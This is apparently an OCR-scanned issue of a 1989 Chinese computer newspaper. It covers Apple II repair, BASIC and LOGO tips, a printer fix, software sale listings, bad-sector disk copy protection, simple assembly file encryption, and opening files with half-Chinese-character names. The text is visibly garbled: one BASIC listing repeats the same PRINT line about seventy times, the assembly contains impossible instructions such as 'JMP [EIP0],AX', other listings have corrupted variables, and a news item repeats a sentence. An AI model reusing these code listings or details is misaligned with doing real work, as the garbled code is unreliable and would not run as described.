维修记录:首先我们检查了故障机的电源±5V,±1.5V输出均正常,排除了电源故障所至的可能。从故障现象看,好像是EPROM-6或第一排RAM故障所致。用替换法检查故障现象依然存在,说明不是ROM或RAM故障所致。此时我们在检测时钟电路时,结果也为正常。进一步检查后发现CPU板上的复位信号、ROM和RAM的片选信号、R/W信号均不产生或存在,到此我们才感到故障的严重性。经过仔细的检测与分析,我们得出这样一个结论:此种故障可能为6502A CPU及其与它有关的周围芯片坏所致。经拆焊电路发现,不但故障机的6502A CPU芯片坏,而且与它有关的“八总线输入/输出缓冲器”M10也损坏。故障确定后,我们更换上述两个故障芯片,故障机恢复正常工作,到此故障排除。  
故障分析:在我们向用户交付修复的APPLE-II机箱时,向用户向分析得到,造成此种多处芯片损坏的原因可能是用户在拔卡前没有关电源所致,这是一种人为的故障。也是笔者在十余年中对各种微型计算机、单片机系统等故障维修中,碰到唯一的一个罕见故障。借此机会,告诫读者计算机用户,千万不能带电拔、插各功能卡,以免造成这样严重的计算机故障。

APPLE-II 维修故障一例

### BASIC 键盘输入记忆的一种技巧

若BASIC程序能对键盘输入的一个或多个变量值进行记忆,运行时当输入变量值与前一执行程序时输入的相应变量值相同,其数据就按前一次执行程序的变量值输入。  
25 FIELD #1,5,45,300,100,100  
26 GET #1,5,45,300,100,100  
27 END=VAL(CHR\$)  
28 PRINT #1,5,45,300,100,100  
29 PRINT #1,5,45,300,100,100  
30 PRINT #1,5,45,300,100,100  
31 PRINT #1,5,45,300,100,100  
32 PRINT #1,5,45,300,100,100  
33 PRINT #1,5,45,300,100,100  
34 PRINT #1,5,45,300,100,100  
35 PRINT #1,5,45,300,100,100  
36 PRINT #1,5,45,300,100,100  
37 PRINT #1,5,45,300,100,100  
38 PRINT #1,5,45,300,100,100  
39 PRINT #1,5,45,300,100,100  
40 PRINT #1,5,45,300,100,100  
41 PRINT #1,5,45,300,100,100  
42 PRINT #1,5,45,300,100,100  
43 PRINT #1,5,45,300,100,100  
44 PRINT #1,5,45,300,100,100  
45 PRINT #1,5,45,300,100,100  
46 PRINT #1,5,45,300,100,100  
47 PRINT #1,5,45,300,100,100  
48 PRINT #1,5,45,300,100,100  
49 PRINT #1,5,45,300,100,100  
50 PRINT #1,5,45,300,100,100  
51 PRINT #1,5,45,300,100,100  
52 PRINT #1,5,45,300,100,100  
53 PRINT #1,5,45,300,100,100  
54 PRINT #1,5,45,300,100,100  
55 PRINT #1,5,45,300,100,100  
56 PRINT #1,5,45,300,100,100  
57 PRINT #1,5,45,300,100,100  
58 PRINT #1,5,45,300,100,100  
59 PRINT #1,5,45,300,100,100  
60 PRINT #1,5,45,300,100,100  
61 PRINT #1,5,45,300,100,100  
62 PRINT #1,5,45,300,100,100  
63 PRINT #1,5,45,300,100,100  
64 PRINT #1,5,45,300,100,100  
65 PRINT #1,5,45,300,100,100  
66 PRINT #1,5,45,300,100,100  
67 PRINT #1,5,45,300,100,100  
68 PRINT #1,5,45,300,100,100  
69 PRINT #1,5,45,300,100,100  
70 PRINT #1,5,45,300,100,100  
71 PRINT #1,5,45,300,100,100  
72 PRINT #1,5,45,300,100,100  
73 PRINT #1,5,45,300,100,100  
74 PRINT #1,5,45,300,100,100  
75 PRINT #1,5,45,300,100,100  
76 PRINT #1,5,45,300,100,100  
77 PRINT #1,5,45,300,100,100  
78 PRINT #1,5,45,300,100,100  
79 PRINT #1,5,45,300,100,100  
80 PRINT #1,5,45,300,100,100  
81 PRINT #1,5,45,300,100,100  
82 PRINT #1,5,45,300,100,100  
83 PRINT #1,5,45,300,100,100  
84 PRINT #1,5,45,300,100,100  
85 PRINT #1,5,45,300,100,100  
86 PRINT #1,5,45,300,100,100  
87 PRINT #1,5,45,300,100,100  
88 PRINT #1,5,45,300,100,100  
89 PRINT #1,5,45,300,100,100  
90 PRINT #1,5,45,300,100,100  
91 PRINT #1,5,45,300,100,100  
92 PRINT #1,5,45,300,100,100  
93 PRINT #1,5,45,300,100,100  
94 PRINT #1,5,45,300,100,100  
95 PRINT #1,5,45,300,100,100  
96 PRINT #1,5,45,300,100,100  
97 PRINT #1,5,45,300,100,100  
98 PRINT #1,5,45,300,100,100  
99 PRINT #1,5,45,300,100,100  
100 PRINT #1,5,45,300,100,100  
END

M-1724打印机是用户比较常用的24针高质量点阵式打印机,它的打印速度是135字/秒(135CPS),每分钟约打印40行字,比其它类型的打印机打印速度快。  
我们在使用中感到它具有打印速度快、打印质量高的优点,但同时也发现它的色带使用寿命短,特别是在进行打印文件过程中,一旦色带被打断挂住,就可能挂住色带,严重时甚至可能拉断打印针,同时由于打印头的位位置发生了变化,还使得被打印的文件报废。经过本人仔细的观察并分析后发现,M-1724打印机在打印文字文件时是按最短距离进行双向打印,即打印头向左和向右移动的同时都可以进行字打印,然而色带只是向右移动,只是当打印头向左移动时,打印头容易挂住色带,因为此时打印头与色带的相对运动速度很快;打印针打在色带上时还未来得及返回,而色带已经开始运动,如果打印头上的污垢太多时,打印针的击打速度减慢,就更容易挂住色带,特别是在打印汉字文本文件时,因为此时打印头的出针率较高,解决打印针挂坏色带的办法如下:  
一、经常清洗打印头,保证打印针击打灵活;  
二、降低打印头向左移动时打印头与色带的相对运动速度。  
取下色带盒,打开打印机机壳面盖,就可以发现驱动打印头和色带的一套塑料齿轮系统,将图示中的5#齿轮卸下不用,重新安装好打印机,这样一来,当打印头向左移动时,色带相对打印纸来讲静止不动,也就是说降低了此时打印头与色带的相对运动速度,从而使色带在此情况下不容易被打印针挂住,我们的打印机经过上面的方法处理以后,使用效果比以往要好,不容易出现色带被打断挂住的现象,从而延长了色带的使用寿命。  
图中的1#至6#分别表示塑料传动齿轮,其中:3#是打印头向右移动时的色带传动齿轮;4#和5#是打印头向左移动时的色带传动齿轮;6#是驱动色带运动的齿轮,它总是朝一个方向转动,从而使色带只是向右移动。  
另外,当色带使用了一段时间后,如果将其换一个打印头,也可以延长其使用寿命;但如果发现色带上已有较严重的伤痕时,应当及时更换色带,以防止损坏打印针而造成更大的损失。  
四川 程瑞瑞

M-1724 打印机色带容易挂坏的处理方法

顺序文件处理程序

南京 朱国江 孙建隆

```
10 REM 顺序文件
20 DATA CHR$(4)
30 INPUT "输入文件名: "; K$
40 PRINT "文件名: "; K$
50 PRINT : PRINT
60 PRINT "A-建立顺序文件"
70 PRINT "B-文件读出"
80 PRINT "C-文件写入"
90 PRINT "D-文件删除"
100 PRINT "E-文件删除"
110 PRINT "F-结束"
120 INPUT "请选择A-F: "; K$
130 ON ASC(C%) GOTO 150, 160, 170, 180, 190, 210
140 GOTO 50
150 PRINT D$;"OPEN";K$;"S6,BI": REM 建立顺序文件
160 PRINT D$;"DELETE";K$:
170 PRINT D$;"OPEN";K$;"S6,BI"
180 PRINT D$;"WRITE";K$
190 FOR I = 1 TO 5
200 READ M$,N$
210 PRINT M$;" ";N$
220 NEXT I
230 PRINT D$;"CLOSE": REM 关闭文件
240 DATA 中华学习机,800
250 DATA 紫金-II,6000
260 DATA IBM-PC/XT,25000
270 DATA 长城-286,33000
280 DATA PC1500-A,2200
290 PRINT "顺序文件已建立":FOR I = 1 TO 1000:NEXT I
300 GOTO 50
310 PRINT D$;"OPEN";K$;"S6,BI": REM
320 PRINT D$;"READ";K$ 读顺序文件
330 ONERR GOTO 50
340 FOR I = 1 TO 50
350 INPUT M$,N$
360 PRINT M$; TAB(15);N$
370 NEXT I
380 PRINT D$;"CLOSE";K$
390 GOTO 50
400 PRINT D$;"APPEND";K$;"S6,D1"
410 INPUT "输入增加的记录个数: ";K$
420 FOR I = 1 TO K$
430 INPUT "输入增加的记录内容: ";M$,N$
440 PRINT D$;"WRITE";K$
450 PRINT M$;" ";N$
460 PRINT D$
470 NEXT I
480 PRINT D$;"CLOSE";K$
490 GOTO 50
500 INPUT "输入记录指针向前移动的位置: ";P
510 PRINT D$;"OPEN";K$;"S6,D1"
520 PRINT D$;"POSITION";K$;"R";P
530 PRINT D$;"READ";K$
540 INPUT M$,N$
550 PRINT M$; TAB(15);N$
560 PRINT D$;"CLOSE";K$
570 GOTO 50
580 PRINT D$;"OPEN";K$;"S6,D1"
590 PRINT D$;"DELETE";K$
600 GOTO 50
610 END
```

几乎所有的版本，在讲述文件管理时，都无一例外地按照文件基本概念、语法定义格式、简单实例介绍等模式编写，千篇一律，既枯燥又烦琐，把原来生动活泼、相互联系的文件存取、删、改、增的功能孤立分割描述，使读者缺乏整体概念，使初学者感到困难甚至拿不准要领。本文避免了上述老一套模式，打破了按部就班的常规，将文件管理的各项功能融为一体，编成一个整体文件，使乏味枯燥又难于学习的文件管理，变得饶有情趣又容易掌握。这里介绍的是一个实用顺序文件处理程序，共有文件建立、读出、增写、删除及跳区处理五项功能，程序采用模块化结构编写，有详细的中文菜单说明；操作可根据提示，十分方便。

例如：程序运行后立即显示“输入文件名”，此时键入键入一个文件名（中英文均可）并回车，屏幕迅速显示刚输入的文件名称，接着出现六项功能的中文菜单，首先选择A。经键盘键操作后，显示顺序文件已建立。接着按B，读出建立文件的内容（本例是放在240—290句DATA语句中的信息），再按C键，就可以增写记录，K=1，增加一个，K=2，增加二个，余类推。然后键入新增加的记录内容，本例是机型和单价，中间用“ ”号隔开。为了检查刚才增写的记录是否正确，可按D键，在显示“输入记录指针向前移动的位置：”时，键入6，即可立即显示增写记录的内容，这就是文件跳区处理（原记录为5个，新增的是第6个记录），若此时再键入B，则可读出全部记录的内容（包括原来5个记录和一个新增写的记录）。若要删除文件，可按E键，再按B则什么也看不到，表示文件已经删除。结束运行按F即可。

顺序文件不容易修改记录，这是顺序文件的一大缺陷，补救方法之一，是在建立文件的初始DATA语句中进行，而更灵活的操作可采用面机文件的方式处理。

编者按：本报从本期开始特辟“软件报”专栏，为读者提供有关计算机软件开发、应用等方面的知识和经验。本刊直接汇北京中关村25号（左图）软件报编辑部联系。

**二、槽口(1转1)扩充卡**  
CEC-I中华学习机设计只有一个50线扩充槽口各种外设卡需经小空槽插入，不能适应苹果机配套的空槽较长的接口卡。槽口(1转1)扩充卡的功能就是通过该卡的转接，可以将50线槽口抬高到机壳的外面，这样任何尺寸的接口卡均可以插在中华学习机上使用。

**二、槽口(1转2)扩充卡**  
槽口(1转2)扩充卡的功能就是在主机板上引出两个槽口到机壳外面，通过该卡上电路进行地址分配，可以在中华学习机上同时使用几个外设卡，并且在使用过程中这两个槽口都有对应的地址分配，互不干扰。一般号槽口抬高到机壳的外面，2号槽口可用于接20线或其它外设。槽口(1转2)扩充卡已基本满足了大多数用户的设备扩充要求，使中华学习机不仅仅只是作为学习用的个人计算机，而且也能进入许多实际的应用领域。

**三、槽口(1转7)扩充卡**  
可以同时插上7个接口卡。可以由外接电源对上所插的接口电路进行供电。当使用外接电源时，自动切断主机电源的供电，解决了主机电源功率小，供电不足的问题，对一些特殊场合使用中华学习机的用户提供了方便。

用磁带存取 LOGO 程过

```
CEC-I LOGO语言，因没有存带读带命令使学习和应用LOGO受到限制。我们利用修改编辑缓冲区当前编辑位置指针（$9A，$9B）和编辑缓冲区最后一个字符位置指针（$9D，$9C）把编辑缓冲区（$2000—$3FF，F）的有效内容存到磁带的原理编写了如下过程可以解决这一难点。读者不妨一试。运行过程RW按提示操作即可对文本和图形进行磁带存取。注意读出的过程需按CTRL-C定义，内存内容不能用GOOD BYE清除RW将ER A LL清除。
EDIT: CTRL-C TO DEFINE, CTRL-G TO ABOUT STOPPED: TO RW
DEPOSIT 40 V DEPOSIT 61 32
DEPOSIT 62 255 DEPOSIT 63 63
PR [INT-WRIT TEXT RL-READ TEXT] PR [I
PR [IMP-WRIT FILE RP-READ FILE] PR [I
MAKE "Z RD
IF #Z = [IMP] SPLITSCREEN .CALL 65229 0 PR [OP "GOOD
IF #Z = [RP] SPLITSCREEN .CALL 65277 0 PR [OR "GOOD
IF #Z = [INT] DEPOSIT 60 154 DEPOSIT 61 0 DEPOSIT
62 157 DEPOSIT 63 0 CALL 65229 0 DEPOSIT 60
EXAMINE 154 DEPOSIT 61 EXAMINE 155 DEPOSIT
62 EXAMINE 155 DEPOSIT 63 EXAMINE 157
CALL 65229 0 PR [OP "GOOD
IF #Z = [RT] DEPOSIT 60 154 DEPOSIT 61 0 DEPOSIT
62 157 DEPOSIT 63 0 CALL 65277 0 DEPOSIT 60
EXAMINE 154 DEPOSIT 61 EXAMINE 155 DEPOSIT
62 EXAMINE 156 DEPOSIT 63 EXAMINE 157
CALL 65277 0 ED
ENG
```

笔者在日本CASIO公司的PB-700个人计算机上开发“棉花收购计算、核算”专用软件时，巧妙利用DIM语句和PB-700自动程序保护功能，编制了一段短小的程序，使用户在不懂BASIC语言的情况下，自己调整棉花收购单价，并且调整好的单价可永久保存在PB-700，每次启动程序均不会清除。

程序清单如下：注：A1(7)分别表示棉花收购的七个等级；B1(7)代表对应单价。上面程序只给了棉花收购的七个等级，用A1(7)表示数；B1(7)表示对应的单价用B1(7)表示。如果需要可将数组A1(1)、B1(1)同时扩大即可。  
上面程序在运行时，由于5行 CLEAR语句和10行中DIMB1(7)语句都有清除变量的功能，所以，B1(7)中每次输入的单价都会被冲掉，达不到保存单价的目的。但我们如果巧妙利用PB-700本身的程序保护功能，就能做到单价不被冲掉。方法如下：首先将上述程序运行一次，遇到40行语句时，屏幕上显示“DI，？”，程序等待输入，然后关机，再开机，将5行至20行语句全部去掉。再重新启动程序，屏幕上显示“DI，？”，根据要求和实际情况输入要调

整单价的等级（“DI”为“等级”的拼音缩写），回车后，屏幕上显示“DANJA，？”这时输入要对应调整的单价（“DANJA”为“单价”的拼音）。这样每年收购棉花时只要根据单价变化情况，调整一次单价就可以了。上述程序接下来是棉花收购的专用计算、核算汇总程序，限于篇幅就不做介绍。注意：此时如在PB-700上编制其它程序时，不能用CLEAR语句和A1(1)、B1(1)数组变量。否则单价依旧会被清除。

```
5 CLEAR
10 DIM A(7): DIM B(7)
20 A(1) = 123:A(2) = 125:A(3) = 127:A(4) = 129:A(5) = 131:A(6) = 133:A(7) = 223
40 CLS:LCC AT E1:0: PRINT "DI,?" INPUT E$
50 IF E$ = "" THEN END
55 A(0) = VAL(E$)
60 L = INT(7)
65 IF A < L THEN 50
70 L = INT((L+M)/2): IF A(0) = A(L) TH
EN 140
80 IF A(0) > A(L) THEN 100
90 M = L - 1: GOTO 65
100 L = L + 1: GOTO 65
110 CLS:LCC AT E1:0: PRINT "DANJA,?" INPUT #1(C)
120 J = 1 + 1: IF J = 7 THEN END
130 GOTO 40
```

在 PB-700 上用 DIM 语句巧

较 BASIC 大为减弱，没有了小写字母的功能，也有反相、闪烁的显示功能。我在对 Logo 的显示程序进行折后找到了解决的方法。按 键输入小写字母的显示功能只需键入 DEPOSIT 7460 255 需反相、闪烁功能键入下面的子程序用 INV 进入反相状态，用 FLASH 进入闪烁状态，用 NO 清除反相和闪烁显示方式。

```
DEPOSIT 7459 9
DEPOSIT 7460 128
END
TO INV
DEPOSIT 7459 41
DEPOSIT 7460 63
END
TO FLASH
DEPOSIT 7460 64
END
```



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘伟雄  
国内统一刊号CN51-0090 订阅代号：61-74 地址：成都市金牛街75号 邮政编码：610015

## 微机电源线的连接及接地的重要性

目前微机种类较多，所需电源有所不同。应根据实际要求区别对待，如IBM-PC/AT可用两种电源，即110伏和220伏，可由后面板的小开关选择，而有些进口原装IBM-PC/XT机只要求110伏，国产微机一般为220伏电压。因此在装机之前，一定要弄清你的微机所需电源电压值，如安装不当，则容易损坏机器，切勿马虎。

应强调一下微机接地线的重要性，有些单位的微机使用的电源为照明线。而照明线一般为一根火线一根零线，没有地线。普通用户在家安装机器时不另加地线，将会给机器带来许多问题，如我单位有一台长城0520C-H机，在使用过程中，经常出现文件被破坏，数据丢失的现象，有时机器在工作中突然被锁死，重新启动后又正常。经多次检查才发现是机器机壳没有接地线。造成以上机器故障的原因是因为微机电源部分一般为金属罩罩着，其目的是实现静电屏蔽，以保证机器不受干扰正常运行。而电源屏蔽罩与机器机壳相连为机器的公共接地端，若没有接地线，机器机壳就没有接地，就会在机器机壳上产生对地大约100伏左右的感应电压。这样大的感应电压对机器是有很大影响的，轻者造成机器在工作中出现随机故障，重者将会丢失集成芯片，因此微机电源接地线是非常重要的。 成都 王强

## 全国电子报刊协作网联合征订目录

| 订阅代号   | 报刊名称        | 刊期  | 每期订价       |
|--------|-------------|-----|------------|
| 1-28   | 《计算机世界》     | 周报  | 0.25       |
| 1-49   | 《国际电子报》     | 周报  | 0.25 (16版) |
| 1-48   | 《北京电子报》     | 周报  | 0.08       |
| 2-75   | 《无线电》       | 月刊  | 0.80       |
| 2-354  | 《电子技术》      | 月刊  | 1.30       |
| 2-355  | 《电声技术》      | 双月刊 | 1.30       |
| 2-889  | 《电子技术应用》    | 月刊  | 1.00       |
| 1-142  | 《电子爱好者报》    | 月刊  | 0.12       |
| 2-892  | 《电子世界》      | 月刊  | 0.75       |
| 4-236  | 《中学科技》      | 月刊  | 1.00       |
| 4-141  | 《电子技术》      | 月刊  | 1.00       |
| 4-316  | 《现代通信》      | 月刊  | 0.70       |
| 17-22  | 《电子市场》      | 周报  | 0.20       |
| 18-67  | 《微型机与应用》    | 双月刊 | 1.50       |
| 52-44  | 《电力电子技术》    | 月刊  | 1.30       |
| 58-45  | 《电子工程师》     | 季刊  | 1.50       |
| 61-74  | 《软件报》       | 周报  | 0.18       |
| 61-75  | 《中国电子报》     | 周报  | 0.13       |
| 66-32  | 《机械与电子》     | 双月刊 | 0.18       |
| 81-10  | 《国外电子测量技术》  | 季刊  | 1.20       |
| 82-141 | 《家电维修技术》    | 季刊  | 1.20       |
| 自办发行   | 《电子天府》      | 双月刊 | 4.00       |
| 自办发行   | 《电脑技术》      | 双月刊 | 1.50       |
| 自办发行   | 《电子测量与仪器学报》 | 季刊  | 0.80       |
| 82-339 | 《计算机世界月刊》   | 月刊  | 0.80       |
| 52-34  | 《国外电力电子技术》  | 季刊  | 1.20       |

本版责任编辑：04号

★编号：890906  
**名称：**材料消耗统计系统  
**作者：**韩水庆  
**功能简介：**本系统是采用汉字数据库管理系统，即CDBASE-II编制而成的实用程序。可用在物资供应部门或商业统计部门进行材料消耗统计与ABC分析工作。屏幕显示全部采用菜单形式，使用方便，操作简单。它包括单据输入、修改、报表统计、文本恢复、单据列表、限额控制、帐目检索、单据检索、打印报表九种功能，可以提供二十多种信息与报表供用户使用。该软件已获大庾现代企业管理成果奖。

**源程序语言：**汉字DBASE-II  
**硬件环境：**GF20/11A汉字微机一台或其它CP/M操作系统计算机，软盘驱动器一台，打印机一台  
**转让形式：**软盘一张，使用资料一套。  
**转让价格：**300元（只限程序清单与使用资料50元）(含邮资)  
**收款单位：**成都《软件报》信息部

★编号：890907  
**名称：**TQC全面质量管理软件  
**作者：**杨海洲  
**功能简介：**本软件由六大功能模块组成，它分别能实现：1.使用单位初始功能。2.直方图计算，制表，绘制曲线功能。3. X-R管理图计算，制表，绘制曲线功能。4. P-M管理图计算，制表，绘制曲线功能。5. 缺陷数控制图(U图)的计算，制表与绘制。6. 缺陷数控制图(C图)的计算，制表与绘制。每种图线均可在屏幕显示与打印输出，并可存贮已输入的数据及相应

图线。是企业单位推广全面质量管理的最佳工具软件。  
 该软件有汉化的主菜单提示，便于用户使用和推广。曾获成都市经委颁发的现代管理成果二等奖，在一些企业推广应用，颇受欢迎。

**运行环境：**硬件：IBM-PC/XT, AT, 286及其兼容机。软件：CCDOS2.1, DOS2.0, DOS3.0  
**转让形式：**磁盘一张及使用说明书一份  
**转让价格：**60元(含邮资)  
**收款单位：**成都《软件报》信息部

★编号：890908  
**名称：**企业量具管理软件  
**作者：**杨海洲  
**功能简介：**本软件具有八大功能：1.使用单位初始化。2.量具建库和检定数据输入。3.量具台帐实时查询。4.增、删、改量具台帐。5.检定与维修周期的转换功能。6.量具折旧周期计算。7.按量具类别，使用部门，使用个人建立与打印台帐。8.每月打印内、外检修量具通知单。

本软件是按照国家颁布的计量法规编写，是企业实现量具静、动态管理及量具升级验收的有效量具管理软件。  
 该软件有汉化的主菜单提示，便于用户使用和推广。曾获成都市经委颁发的现代管理成果二等奖，在一些企业推广应用，颇受欢迎。

**运行环境：**硬件：IBM-PC/XT, AT及其兼容机。软件：CCDOS2.1, d-BASE I  
**转让形式：**磁盘二张及使用说明书一份  
**转让价格：**100元(含邮资)  
**收款单位：**成都《软件报》信息部

计算机接地线很重要且要求很高。主机和打印机外壳都应很好的接地。接地电阻要小于0.5Ω，电网零线与地线之间的电位差要小于或等于0.5V，当大于0.5V以后，计算机容易出错，严重者将烧毁集成芯片。

接地的简单方法如图。另外应注意：计算机插头上所标的字母分别表示：E—应接到地线上，L或S—应接到电源火线上，N或D—应接到电源的零线上。



▲一种新型单片机开发系统在通过省级鉴定 一种新型单片机开发系统UPD7800/11单片机开发系统，已由广东工学院电工系首先研制成功，并于日前在穗通过省级鉴定。

该系统较现有的同类8位单片机开发系统，速度快，主频为10MHz~12MHz，可读写存储空间为24K，用户可用ROM为6K；RAM24K有停电保护功能，有两个EPROM插座，可对位一个EPROM进行读写或复制，系统设计采用结构化和模块化，改进容易等特点。专家组一致认为：该系统结构合理，是一种自行设计富有特色的新产品，在国内开发系统中处于先进水平。对发展我国单片机应用和提高我国自动化水平有较大意义。具有广泛的推广应用前景。

▲通晓电脑排版打印软件开发成功 [本报讯]四川省遂宁市经委开发开发的通晓电脑排版打印软件，经过不断改进和完善，令人耳目一新，为各行各业办公自动化又提供了一个强有力的工具。该软件是为弥补目前流行的字处理软件排版与打印功能之不足而开发的。



救人的电脑电话 美国的一位名叫布鲁斯·约翰逊的电脑爱好者发明了一种能安全部门将这部电话安装在独居老人的家中。在每天早上的同一时间，电话会自动回拨。"早安，先生，你好吗？"如果得到的回答是"我很好"，电话会自动挂断，再去问候另一位用户。如果你没有得到回答，布鲁斯会立即提醒警方注意。

自这种电脑电话安装以来，已挽救了一些老人的生命。一位名叫索特的70岁老翁，另一位患癌症的用户已绝望地将手伸出窗外，另一位患癌症的用户已绝望地将手伸出窗外。

▲美国世界纪录连连不断 今年六月，美国哥伦比亚大学一个计算机专家小组在超级计算机上算出了长达四位八十二位数字的圆周率π，创造了这个领域的世界纪录。然而仅仅过了一个月，前世界纪录保持者，日本东京大学的大田康正副教授在日立公司制造的超级计算机上，花费六十七小时三十三分钟，算出了五亿三千六百八十七万多位数的新π值，再次刷新了哥伦比亚大学创造的纪录。这个数据需要打印在二十万张纸上。

天文数字般的圆周率在一九八一年首次成为世界纪录，当时仅二百多万位，至今已第九次被刷新。科学家不断算出更长的π并非竞技，而是为了检验计算机的功能。随着先进的计算机不断问世，π的位数也将及至"大爆炸"。

▲硬盘扩容推出新加坡 一台普通微机，只要插入一块面积上仅为开瓶器的G-V-2加速板，其容量即可扩大一倍，运算速度提高百分之三十，达到每秒二亿次。

这种具有神奇功能的加速板是由航空航太技术部最近与香港恒裕科技有限公司合作开发的金谷电子有限公司最近研制成功的。它的问世，扩大了微机的应用领域。用户只需花一百元购买一套加速板，就可轻而易举地使一台普通微机的功能与一台价格在几十万甚至上百万元的中小型台计算机相当。目前，加速板已在地质勘探、电力潮流计算等方面得到了应用。

摘自《光明日报》

## 重庆读者福音

为了促进重庆及其附近地区计算机技术的发展，进一步沟通《软件报》作者和读者的横向联系，加快稿件与信息的流通。经过重庆地区的热心作者及读者的努力，《软件报重庆记者站(筹)》已开展工作。从即日起，该地区的有关稿件、软件转让、新闻采访、客户广告、订购等报与历年台订本及咨询，均可直接前往联系。

地址：重庆市中二路81号新华报业咨询服务部(国审备案)  
 邮政编码：630015  
 联系人：熊长平 侯明环  
 电话：352868 55714



软件保护的一种有效办法

本文介绍一种类似于激光加密的简单办法，但它的功能决不亚于激光加密法...

通常一个盘的某个扇区坏了，格式化时DOS就会在该扇区打上记录，DOS读写时就不再访问该扇区...

盘的制作如下，取一新盘用针在磁盘的读写处轻轻扎一小眼，然后将它格式化，用PCTOOLS找出坏的扇区和坏扇区中坏坏区域的分布...

该保护方法经过我们的实践觉得效果特别好，该方法的最大的特点是，方法简单、软件构思巧妙、保护性好...

```
4990:100 MOV AL,01 ;指向驱动器 B
4990:102 MOV CX,1 ;读写扇区个数
4990:105 MOV DX,1A4 ;坏的扇区号
4990:108 MOV BX,100 ;内存缓冲区首址
4990:10B MOV AX,102 ;设置判断标志
4990:10E MOV [EIP0],AX ;对应运区中坏的扇区
4990:111 MOV [EIP0],AX ;对应运区中好的扇区
4990:114 MOV AL,01
4990:116 INT 26 ;调用磁盘写功能
4990:118 MOV AL,01 ;把刚才写入扇区中的数
4990:11A MOV CX,1 ;读入E000开始的内存中
4990:11D MOV DX,1A4
4990:120 MOV BX,100
4990:123 INT 25
4990:125 MOV AX,102
4990:128 JMP [EIP0],AX ;判断好的区域标志
4990:12C JNZ 136 ;如不对转入死循环
4990:12E CMP [EIP0],AX ;判断坏的区域标志
4990:132 JZ 136 ;如无坏区域转入死循环
4990:134 INT 20
4990:136 MOV CX,3 ;死循环
4990:139 LOOP 136
```

几种通用的软件加密方法

软件加密方法很多，加密的手段也很多，本文介绍几种用汇编语言编写的软件加密方法...

一、加减法 任何程序和数存放时，归根结底都是变成十六进制数据形式...

常数，因为这个常数是可变的故选择范围很广，保密性很强。要注意的是每个字节上该常数后不能超过FF，每个字节减去该常数后，结果不能小于0...

使9针打印机在UCDOS下继续发挥作用

汉字UCDOS以其独到的特点，深受广大用户的欢迎。但是，因其只配有几种24针打印机驱动程序...

```
比较：UCDOS与CCDOS字库指针所存入的中断向量地址不同，字库不同，CCDOS 缺9-15区字模数据，UCDOS不少区，CRT工作方式设置地址不同，因此，CCDOS的9针打印机驱动程序，在UCLOST无法正常运行。修改方法(以ALL9P.exe程序为例)将一个无后缀的文件中(CUC9P)，再利用DEBUG进行修改，其步骤如右，即可使UC9P.exe在UCDOS下正确打印汉字。
CS:231A MOV AX,F090
CS:231B MOV [0001],F0
CS:231C MOV AX,F6A8
CS:231D MOV [001],F6
CS:231E NOP
CS:231F NOP
CS:2320 MOV AX,356A
CS:2321 INT 21
CS:2322 MOV BX,00F4
CS:2323 INT 21
-A 1079
CS:1079 NOP
CS:107A MOV AL,04
CS:107C
-A 331C
CS:331C NOP
CS:331D NOP
CS:331E NOP
CS:331F
```

二、互换法 互换法加密的原理是：把程序或数据调入内存，把相应的字节互换位置，再存回原盘。解密时再把相应的字节互换位置即可，实际上加密解密是相同的。

三、五法 加减法和互换法相结合的方法，其原理是：把程序或数据调入内存，把相应字节互换位置，再对其中一字节加一常数或减一常数处理，此方法保密性更强，该加密程序名为JMS.COM。

```
4990:100 MOV SI,0000
4990:103 MOV AX,0001
4990:106 ADD AL,[SI]
4990:109 MOV SI,AX
4990:10B MOV [SI],AH
4990:10C MOV AH,3D
4990:10E MOV AL,00
4990:110 MOV DX,0002
4990:113 INT 21
4990:115 JB 0163
4990:117 PUSH AX
4990:118 MOV BX,AX
4990:11A MOV AH,3F
4990:11C MOV CX,F000
4990:11F MOV DX,0200
4990:122 INT 21
4990:124 MOV [EIP0],AX
4990:127 MOV CX,AX
4990:129 MOV BX,0200
4990:12C MOV AL,[BX]
4990:12E MOV AH,[BX+01]
4990:131 MOV [BX],AH
4990:133 CMP AL,70
4990:135 JNB 0139
4990:137 INC AL
4990:139 MOV [BX+01],AL
4990:13C INC BX
4990:13D INC BX
4990:13E LOOPZ 0144
4990:140 LOOPZ 0144
4990:142 JMP 012C
4990:144 MOV AH,3E
4990:146 POP BX
4990:147 INT 21
4990:149 MOV AH,3D
4990:14B MOV DX,0002
4990:14E MOV AL,01
4990:150 INT 21
4990:152 MOV BX,AX
4990:154 MOV DX,0200
4990:157 MOV CX,[EIP0]
4990:15B MOV AH,40
4990:15D INT 21
4990:15F MOV AH,3E
4990:161 INT 21
4990:163 INT 20
```

在数据库管理系统中迎来了一个新的水平，由ASNA Software推出的Paradox™是相当有影响的数据库管理软件...

引人注意的Paradox™一种不能错过的关系数据库

对残缺汉字加密的解密

对一些文件名或子目录名除用英文字母外，还用残缺汉字(即先输入一个汉字，然后用一次Backspace退格键使其仅留半个汉字)...

```
ss prk
ss prj
由此可用t:pe命令看到YJ1.prk文件内容了。
(2) C>Ren SS*.prk YY2.prk
Duplicate file name or file not found
符合条件SS*.prk的文件名超过一个，REN命令只改符合此条件的所有文件名的第一个。
C>dir*.prk
YJ1 prk
YJ2 prk
SS prk
由此可用t:pe命令显示YJ2.prk的内容了。
(3) C>Ren SS*.prk YJ3.prk
C>dir*.prk
YJ1 prk
YJ2 prk
YJ3 prk
由此可用t:pe命令显示YJ3.prk的内容了。
二、对于目录的解密
设有一加汉字码“扬”前半字的子目录：
C>dirLL*.
LL (DIR) 7-18-89 2, 35P
1Fill 4542464 bytes free
```

APPLE II 零页地址使用

- \$00-01 磁盘I/O变量
\$00-02 无条件跳转到APPLESOFT
状态(\$D43C)
\$03-05 存放一指令指向字符显示程序(\$DB8A)
\$06-09 不使用
\$0A-0C USR语句地址
\$0D-0E 用于扫描字符串, REM内容等的开始和结束标志
\$0F 工作单元, 常用于计数, 如统计一个程序行或字符串的长度, 在把关键字转换为内码时记代数和记数组的维数
\$10 用于DIM时, 置入数组名首字符的ASCII码, 用来检查一个数组是否重复定义
\$11 在计算一个表达式时, 如是字符串型变量, 置FF; 如是算术型变量, 置0
\$12 若是整型数, 置80, 实型数置0
\$13 处理键盘输入时, 若是型号, 置0; 若是DATA, 置49; 其它置4
\$14 标志是否允许用整型数, 允许置0; 不允许置80
\$15 用于INPUT, READ和GET执行中, 若GET时置40; 若是INPUT置0; READ时置98
\$16 在处理关系表达式时, 存放关系运算符代码
\$17-19 没有使用
